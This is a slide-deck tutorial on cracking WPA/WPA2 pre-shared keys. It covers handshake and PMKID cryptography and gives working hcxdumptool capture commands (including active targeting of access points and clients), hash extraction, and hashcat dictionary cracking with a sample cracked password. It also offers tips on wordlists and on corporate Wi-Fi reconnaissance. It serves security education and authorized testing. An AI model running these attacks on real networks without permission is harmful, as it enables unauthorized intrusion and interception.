Getting Started with WPA Hacking

Taking the first steps into SIGINT

Disclaimer

I am not a lawyer. Nothing in this presentation is meant to be legal advice. Do not hack anything without permission. Accessing networks without permission is illegal. Have fun, don't be stupid.

WEP – Wired Equivalent Privacy

Misnamed and utterly broken. Almost never seen now.

WPA/WPA2 – Pre-shared key

Wi-Fi Protected Access. Virtually all consumer and small businesses use this.

WPA/WPA2-Enterprise

Uses a RADIUS server to authenticate each connection attempt separately. Still possible to hack but not the focus today.

WPA and WPA2?

What's the difference?

WPA 1


- Supports TKIP and AES
- Defaults to TKIP
- TKIP uses RC4 like WEP so existing hardware could be used

WPA 2

- Supports TKIP and AES
- Defaults to AES
- AES may have required new hardware


The Handshake

AP=Access Point
STA=Station (Client)
PMK=Pairwise Master Key
PTK=Pairwise Transient Key
ANonce=Number used once (from AP)
SNonce=Number used once (from STA)
MIC=Message Integrity Code
GTK=Group Transient Key



The Handshake

AP=Access Point
STA=Station (Client)
PMK=Pairwise Master Key
PTK=Pairwise Transient Key
ANonce=Number used once (from AP)
SNonce=Number used once (from STA)
MIC=Message Integrity Code
GTK=Group Transient Key



The PTK

Pairwise Transient Key

```
PTK=HMAC-SHA1(  PMK,
                "Pairwise key expansion" ||
                AP MAC ||
                STA MAC ||
                ANonce ||
                SNonce )
```

The PTK

Pairwise Transient Key

PTK=HMAC-SHA1(PMK,
"Pairwise key expansion" ||
AP MAC ||
STA MAC ||
ANonce ||
SNonce)

The PMK

Pairwise Master Key

```
PMK=PBKDF2(    HMAC-SHA1,
               password/PSK,
               ESSID (SSID),
               4096,
               256 )
```

The PMK


Pairwise Master Key

PMK=PBKDF2(HMAC-SHA1,
password/PSK,
ESSID (SSID),
4096,
256)

The Handshake

MIC = HMAC-SHA1(KCK, Message)

KCK = PTK[0:16]



Put it Altogether

Password Guess >> PMK >> PTK >> MIC Guess


If the MIC Guess == Real MIC...

Put it altogether

Password Guess >> PMK >> PTK >> MIC Guess

If the MIC Guess == Real MIC...

Cracked!



Capture Handshake (AP+Station)

If we can capture a legitimate handshake, we can crack it offline

Evil Twin (Station Only)

If we pretend to be the AP, we can get a station to try to handshake with us


RSN/PMKID (AP Only)

Some access points will give us the HMAC'd PMKID without a handshake!

RSN/PMKID

AP-Only Attack

Because it should be even easier to get that hash apparently



PMKID = HMAC-SHA1(PMK,
"PMK Name" ||
AP MAC ||
STA MAC)

Requirements

Hardware

Monitor Mode

Packet Injection

RT3070 or
RT5370
Based
USB Adapter

Alfa Network
USB Adapters
eg: AWUS036NH

Requirements

Software

Linux - Choose your flavour

Wireshark - Capture and view captures

hcxdumptool - Better captures

hcxtools - Extract hashes for cracking

hashcat - Crack those hashes!

Viewing Traffic

Disable NetworkManager and wpa_supplicant

```
$ sudo systemctl stop NetworkManager
$ sudo systemctl stop wpa_supplicant
```

Find the correct adapter and enable monitor mode


```
$ hcxdumptool -I
wlan interfaces
aabbccddeeff wlp2s0 (mt7601u)
$ sudo hcxdumptool -m wlp2s0
```

Start Wireshark as root

```
$ sudo wireshark
```

Viewing Traffic

Set the filter to "eapol" to view handshakes



Capturing Traffic

Most basic - Run all attacks on all targets (DO NOT DO THIS)

```
$ sudo hcxdumptool -i wlp2s0 -o capture
```

Completely passive - safe to run

```
$ sudo hcxdumptool --silent -i wlp2s0 -o capture
```

Target specific APs - **ACTIVE**

```
$ sudo hcxdumptool --filtermode=2 --
filterlist_ap=ap.txt -i wlp2s0 -o capture
```

Target specific Stations (clients) - **ACTIVE**

```
$ sudo hcxdumptool --filtermode=2 --
filterlist_client=clients.txt -i wlp2s0 -o capture
```

Extracting Hashes

Extract all hashes for Hashcat mode 22000

```
$ hcxpcapngtool -o hashes capture
$ cat hashes
WPA*02*f1b0f0c0403b9395e1f435fab0541ac6*feedabedcafe*aa
bbccdd1100*4443363034*e1fff881d39cce375a0d354d85cceea53
a61d7bce54bdc101fb8e25ed6bdf64f*0103007502010a000000000
000000001539342a9bfe6bd3d437442cfbbd9148a8bc07c39175c
c2c3a7ab49ec94cedb300000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000
00000001630140100000fac040100000fac040100000fac020000*
00
```

Both handshakes and PMKID's use the same hash format and hashcat mode 22000 now. Previously, handshakes used a fixed-size binary format with hashcat mode 2600, and PMKID's used mode 16800.

Cracking the Hashes

Run hashcat on the hashes

```
$ hashcat -m22000 hashes rockyou.txt
         ...
f1b0f0c0403b9395e1f435fab0541ac6:feedabedcafe:aabbccdd1
100:DC604:bettyboop1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-PBKDF2-PMKID+EAPOL
```

Technical Limitations

- WPA passwords must be between 8 and 32 bytes long
- Can be non-ASCII (ie: UTF-8 or any bytes)

Social Effects

- Meant to be shared. Often all lowercase, no spaces.
- "Clever" passwords. Often related to the SSID
- Often use common knowledge
  - Phone numbers, street addresses, regions
  - Names and meaningful dates

Default Passwords

- APs often have default passwords on stickers on the devices. These often appear to be random. End-users may change the SSID but leave the default password.

Commonly Used Dictionaries

- **SecLists/probable-v2-wpa-topXXX.txt**
- **rockyou.txt** - Still a classic
- **Crackstation** - Often finds more than rockyou.txt
- **BIG-WPA-LIST-1** - Extensive list but less focused

CeWL

- Higher probability of being effective because of shared knowledge
- Will often pick up phone numbers, addresses, and regions

Why does this help us?

Everyone is using WPA-Enterprise now. Why does this matter?

- **Guest networks**
  - Likely not WPA-Enterprise. Highly value availability over integrity or confidentiality
  - Employees will often connect to guest networks accidentally or because "it's easier"
  - What else is exposed on a guest network? Internal DNS server? EULA/Landing page web server? Do the firewall rules correctly handle guest network traffic?
- **Branch or chain locations**
  - Deployed by the company IT or local manager? ISP?
  - Location-based password?
  - VPN tunnel to the head office? Local RODC?

Why does this help us?

Everyone is using WPA-Enterprise now. Why does this matter?

- **Shadow IT**
  - Bad coverage? Team needed that new crazy-fast wi-fi the company hasn't deployed yet?
- **Recon**
  - Can be done completely passively
  - Can target off-site company devices (company guest wi-fi shows up at the local coffee shop?)
  - Can provide some insight into the company spending for the location (Cisco or TP-Link APs? Wide coverage? Device counts)



Thanks for Listening!


Dan Reimer (oldrho)

oldrho [at] oldrho.com

github.com/oldrho

Currently looking for work!




Links

Tools

1. https://www.wireshark.org/
2. https://github.com/ZerBea/hcxdumptool
3. https://github.com/ZerBea/hcxtools
4. https://hashcat.net/hashcat/
5. https://github.com/hashcat/hashcat

Wordlists

1. https://github.com/danielmiessler/SecLists
2. https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm
3. https://www.wirelesshack.org/wpa-wpa2-word-list-dictionaries.html